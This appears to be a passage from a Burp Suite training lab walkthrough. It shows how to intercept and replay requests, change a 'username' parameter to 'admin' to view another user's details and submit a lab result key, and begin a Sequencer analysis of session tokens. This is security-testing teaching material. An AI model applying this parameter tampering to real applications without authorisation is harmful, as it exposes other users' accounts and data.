
8. Go to Burp > "Proxy" > "Intercept" tab, and right-click on the intercepted request.
9. Select "Send to Repeater" from the context menu.




10. Switch to "Repeater" tab in Burp.



11. Click on the "Go" button.




12. In the "Request" section, change the value of the "username" parameter to a random value, e.g. `test`, and click on the "Go" button.



13. Observe the changes in the response.


```
User: 404 - User Not Found</h2><p>User 'test' could not be found or does not exist.
```

14. Change the value of "username" parameter to `admin`, and click on the "Go" button.



15. Observe the changes in the response.

16. In "Response" section, enter the keyword "admin" in the search box.
17. Click on plus `+` symbol and select the checkbox labeled as "Auto-scroll to match when text changes".




18. To see the previously triggered requests, click on the back arrow symbol.

19. Use the forward arrow symbol to move to the request that was triggered next, after the currently visible request.


20. Double-click on the tab header to rename a sub-tab in Repeater.

21. Return to Burp > "Proxy" > "Intercept" tab.


22. Change the value of the "username" parameter to `admin`.



23. Click on "Forward" button.
24. Turn the intercept mode off by clicking on the "Intercept is on" button.
25. In Firefox, you should see the details of the Admin user.
26. Copy the result key by clicking on the "Copy to clipboard" icon.




27. Paste the copied text in the result key input box, and submit the result key by clicking on the "Submit" button.




Sequencer (10 Minutes)

This is a sophisticated tool for analyzing the quality of randomness in an application's session tokens or other important data items that are intended to be unpredictable.


1. Go to Burp > "Proxy" tab > "HTTP history" sub-tab and right-click within the results table to open the context menu.
2. Select "Show new history window" option from the context menu.




3. In the new "Burp Proxy HTTP History" window, click on "Filter" tab to view the various display filter options.




4. In the display filter window, select the checkbox labeled as "Show only parameterized requests".



5. Identify a parameterized request which you may wish to tamper with.




6. Click on the "Cookies" column twice, to identify requests that issue a session token.

